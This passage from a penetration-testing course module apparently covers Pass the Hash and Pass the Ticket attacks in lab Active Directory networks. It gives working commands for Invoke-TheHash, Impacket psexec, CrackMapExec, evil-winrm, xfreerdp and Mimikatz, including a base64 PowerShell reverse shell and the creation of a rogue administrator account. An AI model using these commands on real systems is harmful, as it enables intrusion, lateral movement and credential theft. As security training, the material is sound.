Another tool we can use to perform Pass the Hash attacks on Windows is Invoke-TheHash. This tool is a collection of PowerShell functions for performing Pass the Hash attacks with WMI and SMB. WMI and SMB connections are accessed through the .NET TCPClient. Authentication is performed by passing an NTLM hash into the NTLMv2 authentication protocol. Local administrator privileges are not required client-side, but the user and hash we use to authenticate need to have administrative rights on the target computer. For this example we will use the user `julio` and the hash `64F12CDDAA88057E06A81B54E73B949B`.

When using `Invoke-TheHash`, we have two options: SMB or WMI command execution. To use this tool, we need to specify the following parameters to execute commands in the target computer:

- `Target` - Hostname or IP address of the target.
- `Username` - Username to use for authentication.
- `Domain` - Domain to use for authentication. This parameter is unnecessary with local accounts or when using the @domain after the username.
- `Hash` - NTLM password hash for authentication. This function will accept either LM:NTLM or NTLM format.

- `Command` - Command to execute on the target. If a command is not specified, the function will check to see if the username and hash have access to WMI on the target.

The following command will use the SMB method for command execution to create a new user named mark and add the user to the Administrators group.

Invoke-TheHash with SMB

```
PS c:\htb> cd C:\tools\Invoke-TheHash\
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.psd1
PS c:\tools\Invoke-TheHash> Invoke-SMBExec -Target 172.16.1.10 -Domain
inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -
Command "net user mark Password123 /add && net localgroup administrators
mark /add" -Verbose

VERBOSE: [+] inlanefreight.htb\julio successfully authenticated on
172.16.1.10
VERBOSE: inlanefreight.htb\julio has Service Control Manager write
privilege on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU created on 172.16.1.10
VERBOSE: [*] Trying to execute command on 172.16.1.10
[+] Command executed with service EGDKNNLQVOLFHRQTQMAU on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU deleted on 172.16.1.10
```


We can also get a reverse shell connection in the target machine. If you are unfamiliar with reverse shells, review the Shells & Payloads module on HTB Academy.

To get a reverse shell, we need to start our listener using Netcat on our Windows machine, which has the IP address 172.16.1.5. We will use port 8001 to wait for the connection.

Netcat Listener

```
PS C:\tools> .\nc.exe -lvnp 8001
listening on [any] 8001 ...
```

To create a simple reverse shell using PowerShell, we can visit https://www.revshells.com/, set our IP `172.16.1.5` and port `8001`, and select the option `PowerShell #3 (Base64)`, as shown in the following image.




Now we can execute `Invoke-TheHash` to execute our PowerShell reverse shell script in the target computer. Notice that instead of providing the IP address, which is `172.16.1.10`, we will use the machine name `DC01` (either would work).

Invoke-TheHash with WMI

```
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.psd1
PS c:\tools\Invoke-TheHash> Invoke-WMIExec -Target DC01 -Domain
inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -
Command "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALg
BOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAw
AC4AMQA0AC4AMwAzACIALAA4ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAG
kAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkA
dABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7ACAAcwBpAGwAZQAoACgAJA
BpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAg
ACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAH
QAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMA
eQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQ
B0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABi
AGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC
0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQA
YgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIA
AiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBv
AGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAG
```

```
QAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIA
eQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcg
BlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAAp
AA=="

[+] Command executed with process id 520 on DC01
```

The result is a reverse shell connection from the DC01 host (172.16.1.10).



Pass the Hash with Impacket (Linux)

Impacket has several tools we can use for different operations such as `Command Execution` and `Credential Dumping`, `Enumeration`, etc. For this example, we will perform command execution on the target machine using `PsExec`.

Pass the Hash with Impacket PsExec

```
impacket-psexec [email protected] -hashes
:30B3783CE2ABF1AF70F77D0660CF3453
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.129.201.126.....
[*] Found writable share ADMIN$
[*] Uploading file SLUBMRXK.exe
[*] Opening SVCManager on 10.129.201.126.....
[*] Creating service AdzX on 10.129.201.126.....
[*] Starting service AdzX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19044.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

There are several other tools in the Impacket toolkit we can use for command execution using Pass the Hash attacks, such as:

- impacket-wmiexec
- impacket-atexec
- impacket-smbexec

Pass the Hash with CrackMapExec (Linux)

CrackMapExec is a post-exploitation tool that helps automate assessing the security of large Active Directory networks. We can use CrackMapExec to try to authenticate to some or all hosts in a network looking for one host where we can authenticate successfully as a local admin. This method is also called "Password Spraying" and is covered in-depth in the Active Directory Enumeration & Attacks module. Note that this method can lock out domain accounts, so keep the target domain's account lockout policy in mind and make sure to use the local account method, which will try just one login attempt on a host in a given range using the credentials provided if that is your intent.

Pass the Hash with CrackMapExec

```
[!bash!]# crackmapexec smb 172.16.1.0/24 -u Administrator -d . -H
30B3783CE2ABF1AF70F77D0660CF3453

SMB         172.16.1.10   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:.) (signing:True) (SMBv1:False)
SMB         172.16.1.10   445    DC01             [-]
.\Administrator:30B3783CE2ABF1AF70F77D0660CF3453 STATUS_LOGON_FAILURE
SMB         172.16.1.5    445    MS01             [*] Windows 10.0 Build
19041 x64 (name:MS01) (domain:.) (signing:False) (SMBv1:False)
```

```
SMB         172.16.1.5    445    MS01             [+] .\Administrator
30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d!)
```

If we want to perform the same actions but attempt to authenticate to each host in a subnet using the local administrator password hash, we could add `--local-auth` to our command. This method is helpful if we obtain a local administrator hash by dumping the local SAM database on one host and want to check how many (if any) other hosts we can access due to local admin password re-use. If we see `Pwn3d!`, it means that the user is a local administrator on the target computer. We can use the option `-x` to execute commands. It is common to see password reuse against many hosts in the same subnet. Organizations will often use gold images with the same local admin password or set this password the same across multiple hosts for ease of administration. If we run into this issue on a real-world engagement, a great recommendation for the customer is to implement the Local Administrator Password Solution (LAPS), which randomizes the local administrator password and can be configured to have it rotate on a fixed interval.

CrackMapExec - Command Execution

```
[!bash!]# crackmapexec smb 10.129.201.126 -u Administrator -d . -H
30B3783CE2ABF1AF70F77D0660CF3453 -x whoami

SMB         10.129.201.126  445    MS01             [*] Windows 10
Enterprise 10240 x64 (name:MS01) (domain:.) (signing:False) (SMBv1:True)
SMB         10.129.201.126  445    MS01             [+] .\Administrator
30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d!)
SMB         10.129.201.126  445    MS01             [+] Executed command
SMB         10.129.201.126  445    MS01            MS01\administrator
```

Review the CrackMapExec documentation Wiki (NetExec documentation wiki) to learn more about the tool's extensive features.

Pass the Hash with evil-winrm (Linux)

evil-winrm is another tool we can use to authenticate using the Pass the Hash attack with PowerShell remoting. If SMB is blocked or we don't have administrative rights, we can use this alternative protocol to connect to the target machine.

Pass the Hash with evil-winrm

```
evil-winrm -i 10.129.201.126 -u Administrator -H
30B3783CE2ABF1AF70F77D0660CF3453
```

```
Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


Note: When using a domain account, we need to include the domain name, for example:

Pass the Hash with RDP (Linux)

We can perform an RDP PtH attack to gain GUI access to the target system using tools like `xfreerdp`.

There are a few caveats to this attack:


- `Restricted Admin Mode`, which is disabled by default, should be enabled on the target host; otherwise, you will be presented with the following error:



This can be enabled by adding a new registry key `DisableRestrictedAdmin` (REG_DWORD) under `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa` with the value of 0. It can be done using the following command:

Enable Restricted Admin Mode to Allow PtH


```
c:\tools> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD
/v DisableRestrictedAdmin /d 0x0 /f
```



Once the registry key is added, we can use `xfreerdp` with the option `/pth` to gain RDP access:

Pass the Hash Using RDP

```
xfreerdp  /v:10.129.201.126 /u:julio /pth:64F12CDDAA88057E06A81B54E73B949B

[15:38:26:999] [94965:94966] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[15:38:26:999] [94965:94966] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
...snip...
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] -
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @
WARNING: CERTIFICATE NAME MISMATCH!           @
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] -
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
...SNIP...
```



UAC Limits Pass the Hash for Local Accounts

UAC (User Account Control) limits local users' ability to perform remote administration operations. When the registry key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy` is set to 0, it means that the built-in local admin account (RID-500, "Administrator") is the only local account allowed to perform remote administration tasks. Setting it to 1 allows the other local admins as well.

Note: There is one exception, if the registry key `FilterAdministratorToken` (disabled by default) is enabled (value 1), the RID 500 account (even if it is renamed) is enrolled in UAC protection. This means that remote PTH will fail against the machine when using that account.

These settings are only for local administrative accounts. If we get access to a domain account with administrative rights on a computer, we can still use Pass the Hash with that computer. If you want to learn more about LocalAccountTokenFilterPolicy, you can read Will Schroeder's blog post Pass-the-Hash Is Dead: Long Live LocalAccountTokenFilterPolicy.

Next Steps

In this section, we learned how to use the NTLM (RC4-HMAC) hash of a user's password to perform a Pass the Hash (PtH) attack and move laterally in a target network, but that's not the only way we can move laterally. In the next section, we will learn how to abuse the Kerberos protocol to move laterally and authenticate as different users.

Pass the Ticket (PtT) from Windows

Another method for moving laterally in an Active Directory environment is called a Pass the Ticket (PtT) attack. In this attack, we use a stolen Kerberos ticket to move laterally instead of an NTLM password hash. We'll cover several ways to perform a PtT attack from Windows and Linux. In this section, we'll focus on Windows attacks, and in the following section, we'll cover attacks from Linux.

Kerberos Protocol Refresher

The Kerberos authentication system is ticket-based. The central idea behind Kerberos is not to give an account password to every service you use. Instead, Kerberos keeps all tickets on your local system and presents each service only the specific ticket for that service, preventing a ticket from being used for another purpose.

- The `TGT - Ticket Granting Ticket` is the first ticket obtained on a Kerberos system. The TGT permits the client to obtain additional Kerberos tickets or `TGS`.
- The `TGS - Ticket Granting Service` is requested by users who want to use a service. These tickets allow services to verify the user's identity.

When a user requests a `TGT`, they must authenticate to the domain controller by encrypting the current timestamp with their password hash. Once the domain controller validates the user's identity (because the domain knows the user's password hash, meaning it can decrypt the timestamp), it sends the user a TGT for future requests. Once the user has their ticket, they do not have to prove who they are with their password.

If the user wants to connect to an MSSQL database, it will request a Ticket Granting Service (TGS) to The Key Distribution Center (KDC), presenting its Ticket Granting Ticket (TGT). Then it will give the TGS to the MSSQL database server for authentication.

It's recommended to take a look at the Kerberos, DNS, LDAP, MSRPC section in the module Introduction to Active Directory for a high-level overview of how this protocol works.

Pass the Ticket (PtT) Attack

We need a valid Kerberos ticket to perform a `Pass the Ticket (PtT)`. It can be:

- Service Ticket (TGS - Ticket Granting Service) to allow access to a particular resource.
- Ticket Granting Ticket (TGT), which we use to request service tickets to access any resource the user has privileges.

Before we perform a `Pass the Ticket (PtT)` attack, let's see some methods to get a ticket using `Mimikatz` and `Rubeus`.

Scenario

Let's imagine we are on a pentest, and we manage to phish a user and gain access to the user's computer. We found a way to obtain administrative privileges on this computer and are working with local administrator rights. Let's explore several ways we can manage to get access tickets on this computer and how we can create new tickets.

Harvesting Kerberos Tickets from Windows

On Windows, tickets are processed and stored by the LSASS (Local Security Authority Subsystem Service) process. Therefore, to get a ticket from a Windows system, you must communicate with LSASS and request it. As a non-administrative user, you can only get your tickets, but as a local administrator, you can collect everything.

We can harvest all tickets from a system using the `Mimikatz` module `sekurlsa::tickets /export`. The result is a list of files with the extension `.kirbi`, which contain the tickets.

Mimikatz - Export Tickets

```
c:\tools> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug  6 2020 14:53:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

```
